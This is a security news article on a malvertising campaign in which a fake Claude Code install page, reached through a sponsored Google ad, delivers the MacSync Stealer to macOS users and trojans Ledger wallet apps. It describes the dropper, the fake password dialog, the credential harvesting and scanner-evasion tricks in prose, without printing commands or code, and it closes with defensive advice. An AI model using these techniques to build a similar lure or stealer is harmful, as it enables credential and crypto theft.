
A sponsored Google ad impersonating Anthropic’s Claude Code CLI has been caught delivering “MacSync Stealer,” a macOS credential harvester that also silently trojans Ledger Live and Ledger Wallet apps to steal crypto seed phrases.
The campaign was discovered and fully reverse-engineered by researchers at Beelzebub Labs, using their agentic threat-intel platform Caronte, after a suspicious terminal command was submitted for analysis.
The Lure: A Sponsored Ad Impersonating Claude Code

Searching Google for “claude code mac install” surfaced a sponsored result titled “Install Claude macOS,” ranking above the real Anthropic listing.
Clicking it led to a fake install page hosted on sites.google.com, built to closely mimic Anthropic’s branding, complete with a fabricated “12M+ downloads” counter and a one-click copy button for a malicious terminal command.
The choice of Google Sites as the hosting platform is deliberate. Google Sites renders its content using JavaScript, so automated security scanners and corporate proxies that fetch pages without executing JavaScript see only an empty shell and mark the link as safe.
A human visitor’s browser, however, executes the script and loads the full fake page. Combined with a trusted sites.google.com domain that sits on nearly every allowlist, the attacker gets a lure that is effectively invisible to automated detection while remaining fully convincing to a real person.
The page also includes a “New to Terminal?” walkthrough for less experienced users. One step shows a fake animation of the install completing, which includes the line “Write admin password: **** ✓.” This is deliberate priming: the page teaches victims, before they run a single command, that typing an admin password is a normal, expected part of installing Claude Code.

When a fake password dialog appears moments later, the victim isn’t suspicious — they’re simply following the steps they were just shown.
The Attack Chain, Step by Step
The entire compromise unfolds in six linked stages, moving from a simple ad click to full credential theft and, for crypto holders, a persistent wallet hijack.

- Sponsored Google Ad — a paid search result impersonates the Claude Code CLI for developer search terms.
- Fake Install Page — a Google Sites page mimics Anthropic’s site and hosts a pre-loaded terminal command.
- Terminal Command — the victim pastes a Base64-encoded command that triggers a three-stage zsh dropper.
- Fake Password Dialog — a convincing System Preferences-style popup steals the Mac login password.
- Credential Harvest — the stolen password unlocks keychains, browsers, wallet extensions, and developer credentials.
- Ledger App Trojan — if a hardware wallet app is installed, its code is silently replaced to phish the seed phrase on next launch.
Each stage depends on the one before it, but the design also means the chain can be broken. As explained further below, a victim who reboots or closes their laptop partway through can escape stages five and six entirely, since the credential archive and wallet trojan only activate after specific, blocking steps complete.
Stage One: The Three-Part Dropper
The pasted command decodes to a simple curl-and-execute chain that silently downloads a file named after the malware’s hash, tagged .daily, suggesting the payload is rotated on a daily basis.
That file, in turn, contains an inline, base64-and-gzip-compressed script, executed with eval. Variable names and payload identifiers are randomized on every build, a basic technique to defeat simple antivirus string matching.
The final decoded script runs completely silently, redirecting all output away from the terminal, and performs two jobs: fetch and run the actual credential-stealing payload, and later upload the stolen data back to the attacker’s server in small chunks.
Stage Two: Stealing the Mac Password
The credential-stealing payload is written in AppleScript and identifies itself internally as MacSync Stealer version 1.1.2, build tag “claude1,” an explicit reference to the lure it was built for. Its first move is to force-quit Terminal, erasing the malicious command from the visible shell history before the victim thinks to check.
It then needs the Mac’s login password, and gets it through a well-disguised trick. Using a built-in macOS command that validates a password without triggering any system prompt, the script silently tests whatever the victim types.
It displays a fake dialog window, styled exactly like a real “System Preferences” prompt and using Apple’s genuine lock icon, and simply waits, looping quietly if the entered password is wrong until a correct one is entered.
Once validated, that password is immediately put to use: it unlocks the Mac’s encrypted keychain and extracts the master key protecting “Chrome Safe Storage,” the mechanism Chromium browsers use to encrypt every saved password.
Notably, even a security-conscious victim who later denies the legitimate macOS keychain permission prompt that follows doesn’t escape: the attacker already has the full keychain file and the stolen password needed to decrypt it offline.
Stage Three: Harvesting Everything
With that single password, the malware systematically collects an extraordinary range of data: saved logins across fourteen-plus Chromium-based browsers and several Firefox-based browsers; more than 80 cryptocurrency browser wallet extensions and 20-plus desktop wallet applications; SSH keys, AWS and Kubernetes configuration files; Telegram desktop sessions; Safari history and Apple Notes; and sensitive documents (PDFs, key files, VPN configs) from the Desktop, Documents, and Downloads folders. Everything is compressed into a single archive for exfiltration.
Trojaning Ledger Live and Ledger Wallet
If Ledger Live or Ledger Wallet is installed, the malware doesn’t stop at stealing what’s already on disk. It downloads a modified version of the app’s internal Electron code and swaps it in place of the original, then re-signs the app so macOS doesn’t flag it as damaged. This isn’t a one-time theft — it’s a persistent hijack: every future launch of Ledger Live now runs the attacker’s code.
Buried in that modified code is a single injected instruction, marked with a Russian-language comment meaning “insert here.” Five seconds after the app opens — long enough for the real interface to load and reassure the user — the entire window silently redirects to a fake “recovery” flow built using Ledger’s own official onboarding artwork.
It walks the victim through a fabricated device error and asks them to re-enter their recovery seed phrase to “fix” it, handing the attacker full control of the wallet.
A Design Flaw That Works in Victims’ Favor
Researchers found a meaningful weakness in the malware’s construction. Both the wallet trojan and the upload of stolen data are gated behind one final popup, a fake error message claiming “Your Mac does not support this application.”
Because of how the underlying script is written, it pauses entirely at that dialog and cannot proceed until the victim clicks through it.
That means anyone who force-quits Terminal, closes their laptop, or restarts their Mac before clicking that final popup interrupts the chain before any data leaves the machine, and before any wallet app is touched.
The temporary staging folder is automatically wiped when macOS reboots. It’s a case of the attacker’s own social-engineering trick — designed to make victims walk away quietly — accidentally giving cautious users an escape hatch.
The exfiltration itself is also fragile by design: stolen data is uploaded in small ten-megabyte pieces over an unencrypted connection, and if even one piece fails to arrive — due to dropped Wi-Fi, a reboot, or a firewall — the entire archive is unreadable to the attacker due to how zip files are structured internally.
What This Means for Developers
Beelzebub reported the malicious ad to Google, which removed it within 24 hours for violating advertising policy, though the operators are known to rotate lure URLs regularly to stay ahead of takedowns.
The core lesson for developers is straightforward: always install command-line developer tools directly from the official source, never from a link in a search ad, and treat any copy-pasted terminal command containing encoded or obfuscated text as a serious red flag, regardless of how legitimate the surrounding page looks.
If you ever ran a suspicious install command like this, changing your Mac password and rotating any browser-saved credentials is a sensible precaution, even if you’re unsure whether the final dialog was clicked.